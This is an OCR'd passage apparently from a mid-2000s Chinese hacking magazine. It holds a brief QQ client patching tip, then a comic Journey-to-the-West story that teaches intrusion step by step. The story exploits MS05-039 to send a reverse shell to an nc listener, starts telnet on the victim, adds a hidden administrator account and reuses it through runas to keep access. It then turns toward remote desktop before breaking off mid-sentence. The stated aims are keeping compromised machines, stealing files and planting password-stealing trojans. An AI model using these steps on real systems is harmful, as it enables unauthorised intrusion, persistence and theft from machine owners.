腾讯的QQ，大家再熟悉不过了，哪个上网的人没有自己的QQ呢？QQ可以玩出许多花样来，今天我就教大家改变自己的“性别”！首先下载“中天QQ变性补丁”，下载地址为：http://www.366tian.net/soft/DownSoft/get.php?softid=653&pathid=0，解压缩后如图1。




图1

关闭QQ，双击“QQ变性补丁.exe”，出现软件主界面如图2。

点击浏览，找到位于QQ安装目录下的QQRes.dll文件，点击确定，好了去更改自己的性别吧！




图2

（本文涉及到的软件中天QQ变性补丁，光盘有收录）

小鸡快跑

X菜鸟学堂

在shell的天空里遨游

悟空也闭关

躺在病床上，悟空在忿忿不平的思考："不就是把脚崴了一下吗？到这破医院居然叫俺拍X光，打石膏，还得住什么破院，还威胁说要不就有可能存在被截肢的危险。faint，要不是腿被石膏裹着影响形象，俺早就飞出去找观音姐姐办公室里那个漂亮的秘书聊天去了……"

忽然惊雷般的一声巨响在悟空的耳边炸开："大师兄，你今天好帅啊！我们慰问你来了。"

抬头只见八戒那家伙提着一篮子香蕉、桃、苹果的，后面跟着一个秃顶穿西装的和尚和一个满脸大胡子的家伙也走了进来。身后，居然就是悟空刚刚还念念不忘的观音姐姐的那个秘书！不假思索的，悟空把眼睛一闭："无事不登三宝殿，去年我急性盲肠炎动手术，打了多少个电话你们连个影子都见不着？直说吧，还有啊，秘书你过来一下，我这肩膀有点酸，给我捶捶……"

"我就说嘛，以大师兄你的智商，我们实在是要不出什么把戏。那我们就实话实说了，是这样的，你也知道，上个月出了个ms05039的漏洞，拿来找肉鸡实在是方便极了，可是，得到了shell后就不知道该做什么了，问沙师弟和师父，他们也都不知道，你看看你借着身体不舒服，都一个月没来上班了，眼看着有漏洞的电脑一天天都把补丁打上了，还不赶紧学习怎么留住肉鸡，以后会后悔di……"八戒不知道背了多久的台词，第一次看到他居然说了这么长的话没结巴。

悟空嘴上吃着桃子，耳朵听着恭维的话，肩上还有美丽的秘书在按摩，不禁心花怒放，喝道："把俺老孙的齐天大圣牌笔记本拿过来，插上无线网卡，咱们开始吧。"

首先偶先利用刚才你提到的MS05039漏洞入侵一台电脑。打开MS05039漏洞专用扫描工具，填入欲扫描的IP段，在此我扫描我所在的局域网，所以IP地址就填192.168.1.1到192.168.1.125，Scan Contral处的选项的意思分别是：将IP地址解析为主机名、显示所有IP的扫描结果，可溢出和不可溢出都可显示。使用随机扫描次序和向可溢出IP发送消息。消息内容可自定，这个




图 1

使用和其它扫描器基本上没什么两样，使用上就不再多说。单击那个蓝色的开始按钮就开始了，如图1。

很快扫描到了一个192.168.1.8,"713-06521446BD5","713-6521446BD5","Vulnerable"，Vulnerable表示可溢出，Not vulnerable就是不可溢出了。在扫描器中选中该行，单击右键可以使用"Copy IP to clipboard"将IP地址复制到剪贴板。打开一个CMD，使用nc监听1234端口，命令是：nc -vv -l -p 1234，再打开一个CMD，进入ms05039溢出工具的目录，使用命令ms05039 192.168.1.8 192.168.1.123 1234，就可以溢出192.168.1.8，让它发送一个shell到192.168.1.123（本机）的1234端口，如图2，图3。

悟空聚精会神的刚讲到这儿，唐僧不知道打哪儿忽然冒了出来："悟空，你说的这一招我们已经练的很熟了。每次到了这里你就不说下去了，只说了一句都可以做了，可是实际上我们什么都不懂啊。"




图 2




图 3

悟空皱眉道："嗯，因为到了这一步，我们拿到了对方的shell了，就可以在对方的电脑上执行任意命令了。使用dir命令，我们可以看对方电脑里都有些啥，使用net user命令可以知道对方电脑里有多少用户……"

唐僧打断悟空的话："徒儿，说点实际的，我对他电脑里有什么东西实在不感兴趣。我只知道前几天进了观音姐姐的电脑，什么都不会弄，今天又想进去看看，结果溢出怎么也不成功，怀疑如来佛祖帮她打了补丁了，你得告诉我，我应该怎么样才可以长久的进入观音姐姐的电脑？"

"说的好，说的好，我昨天在一个哥们的电脑里看到了好多电影，都是美国大片，但是我不知道怎么样可以把这些东西拖到我的电脑里。"众人一愣，原来沙僧不知道什么时候也冒了出来。

"猴哥儿，我听说别人入侵了以后都喜欢放个木马什么的，偷取人家的密码，我要怎么样把我的木马让人家运行啊？"八戒一

脸贼笑，明显听什么人教过木马这东西了，还想盗号，真是缺德啊。

“好了好了，我明白你们的意思了。入侵了别人的电脑，总得干点什么，是吧！？第一，要留条后路，即使人家打了补丁，下次我们还能够进来；第二，如果别人有好东西，我们得搬回家啊；第三，我们有坏东西，要发给人家运行，得传过去啊。”悟空听了半天总结了这三点。

“对啊对啊！真是生我者父母，知我者悟空啊！”八戒又拍“猴”屁了。

飘飘然的悟空没忘记正事：“那现在我们就先来一点一点的看好了。第一，留后路，最简单的方法，是打开对方的telnet服务。”

“Telnet服务是什么意思？”笨蛋唐僧又问这种白痴问题了。

“Telnet是进行远程登录的标准协议和主要方式，它为用户提供了在本地计算机上完成远程主机工作的能力。通过使用Telnet，Internet用户可以与全世界许多信息中心图书馆及其它信息资源联系。Telnet远程登录的使用主要有两种情况。第一种是用户在远程主机上有自己的帐号（Account），即用户拥有注册的用户名和口令；第二种是许多Internet主机为用户提供了某种形式的公共Telnet信息资源，这种资源对于每一个Telnet用户都是开放的。Telnet是使用最为简单的Internet工具之一。在Unix系统中，要建立一个到远程主机的对话，只需在系统提示符下输入命令：Telnet远程主机名，用户就会看到远程主机的欢迎信息或登录标志。在Windows系统中，用户将以具有图形界面的Telnet客户端程序与远程主机建立Telnet连接。”八戒又借助百度在这里充大头了。

“还是不懂……”沙僧和唐僧两个人异口同声，然后双双把目光投向悟空。

悟空眉头又一皱：“这个嘛，简单的说，打开telnet服务的机器会默认打开23端口，如果我们使用客户端telnet.exe（Windows自带），telnet IP就可以连接到对方的电脑上，如果你有对方电脑上的帐号和密码，就可以获得一个shell。”

“演示演示！”八戒看风头被抢，大声抗议。

“好的，我们首先在刚才得到的那个shell里，输入net start telnet。

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.
C:\WINNT\system32>net start telnet
net start telnet
Telnet 服务正在启动 .
Telnet 服务已经启动成功。
```

“这样就打开telnet服务了？这么简单？”太容易得来的东西往往觉得不可思议不会珍惜。八戒迷惘了“那怎么连接上去啊？”

“这就更简单了，打开一个CMD，输如telnet 192.168.1.8，看看得到什么结果。”悟空这次让他们自己实验。“出现这个！”八戒指着屏幕，如图4。

```
选定 Telnet 192.168.1.8
欢迎使用 Microsoft Telnet Client

Escape 字符是 'CTRL+]'

您将要把您的密码信息送到 Internet 区内的一台远程计算机上。这可能不安全。您还要送吗(y/n): _
```

图 4

“这是因为默认情况下，Windows的telnet服务采用了NTLM认证，这个认证详细的就不说了，简单的讲一下，就是它会使用你现在的帐号和密码发送到远程计算机上，如果远程计算机上的帐号和密码和你的完全一样，那么就通过认证，进入系统得到shell。更详细的信息你们还是用百度去搜吧。这个时候如果输入y，就会将自己的帐号密码发送出去，给对方验证，如果输入n的话，则会不发送，但是也没办法登录对方的电脑了。”

“那我的电脑上的帐号怎么可能和人家电脑上的帐号密码都一样啊？”唐僧按下了y却没反应，直接提示“失去了跟主机的连接”。听到悟空的解释明白了过来，因为自己的帐号和人家的帐号不是一样的啊。

“这个简单了，我们可以这样，第一，把肉鸡加一个和我们一样的帐号，但是这样容易被人发现我们的帐号是什么，不大可取，第二，在我们的电脑上加一个肉鸡上已存在的帐号，并且使用这个新的帐号去连接。”

加用户的命令是：net user **新用户名 密码** /add，我们在shell里输入：net user test 123456 /add，这样就加了一个用户名为test，密码为123456的用户。然后再把这个用户加到管理员组中，使其拥有管理员的权限。命令是：net localgroup administrators 用户名 /add，这里是：net localgroup administrators test /add，连续两次提示“命令成功完成”后，test这个用户已经进入管理员组中了。使用net user test可以查看test这个用户的信息，如图5。

```
D:\WINDOWS\system32\cmd.exe - nc -vv -l -p 1234
C:\>net user test 123456 /add
net user test 123456 /add
命令成功完成。


C:\>net localgroup administrators test /add
net localgroup administrators test /add
命令成功完成。


C:\>net user test
net user test
用户名                 test
全名
注释
用户的注释
国家(地区)代码         000 (系统默认值)
帐户启用               Yes
帐户到期               永不

上次设置密码           2005/8/29 下午 11:13
密码到期               2005/10/11 下午 10:01
密码可更改             2005/8/29 下午 11:13
需要密码               Yes
用户可以更改密码       Yes

允许的工作站           All
登录脚本
用户配置文件
主目录
上次登录               永不

可允许的登录小时数     All

本地组会员             *Administrators       *Users
全局组成员             *None
命令成功完成。
```

图 5

这时候，肉鸡上已经有了一个test的管理员用户，那么我们也给自己的电脑上使用同样的命令加一个用户。在自己的电脑上打开CMD，输入net user test 123456 /add后，我们的电脑就也有了一个test用户了，而且密码也是123456。然后，我们使用runas命令打开一个新的CMD。完整命令是：runas /user:test cmd.exe，然后会提示输入test的密码，摸黑输入123456（这里输密码的时候不会有任何回显），回车后，会有一个cmd.exe弹出来，上面显示为CMD作为test运行，如图6。

```
D:\WINDOWS\system32\cmd.exe

D:\Documents and Settings\Administrator>net user test 123456 /add
命令成功完成。


D:\Documents and Settings\Administrator>runas /user:test cmd.exe
输入 test 的密码:
试图将 cmd.exe 作为用户 "ZHIYEQIANQIAN\test" 启动...

D:\Documents and Settings\Administrator>

cmd.exe (作为 ZHIYEQIANQIAN\test 运行)
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

D:\WINDOWS\system32>telnet 192.168.1.8_
```

图 6

现在这个cmd是以test用户的身份来运行的，那么我们在这个

cmd 里工作就不怕 NTLM 验证这个拦路虎了。输入 telnet 192.168.1.8，当提示是否发送密码信息的时候，理直气壮的输入 y，并敲下回车，这次再看看结果吧！如图 7。




图 7

成功的得到了 shell。“爽！这样即使观音姐姐打了补丁，我只要 telnet 到她的电脑上就可以获得 shell 了。”唐僧开始想入非非。

“话是这么说没错的，可是这样我们得到的还是一个 CMD 下的 shell，操作起来仍然不怎么方便。不知道 3389 肉鸡你们听说过没有？”悟空提出 3389 这东西的时候三个人都警惕的把头抬了起来。

“大师兄，这个问题想问你很久了，一直听说 3389，但是这只是一个端口号而已啊，到底有什么用呢？”沙僧依旧谦虚。

“3389 只是一个端口号，记得以前曾经说过，每一个端口号是对应了一个应用程序负责处理某种网络应用的。这个端口对应的是终端服务，这个服务允许我们登录后，以图形界面控制远程机器。比如我们使用 WindowsXP 自带的远程桌面连接工具来连接肉鸡。依次点击“开始 / 所有程序 / 附件 / 通讯 / 远程桌面连接”，就可以打开这个客户端，在里面填上开放了终端服务的 IP 地址，点

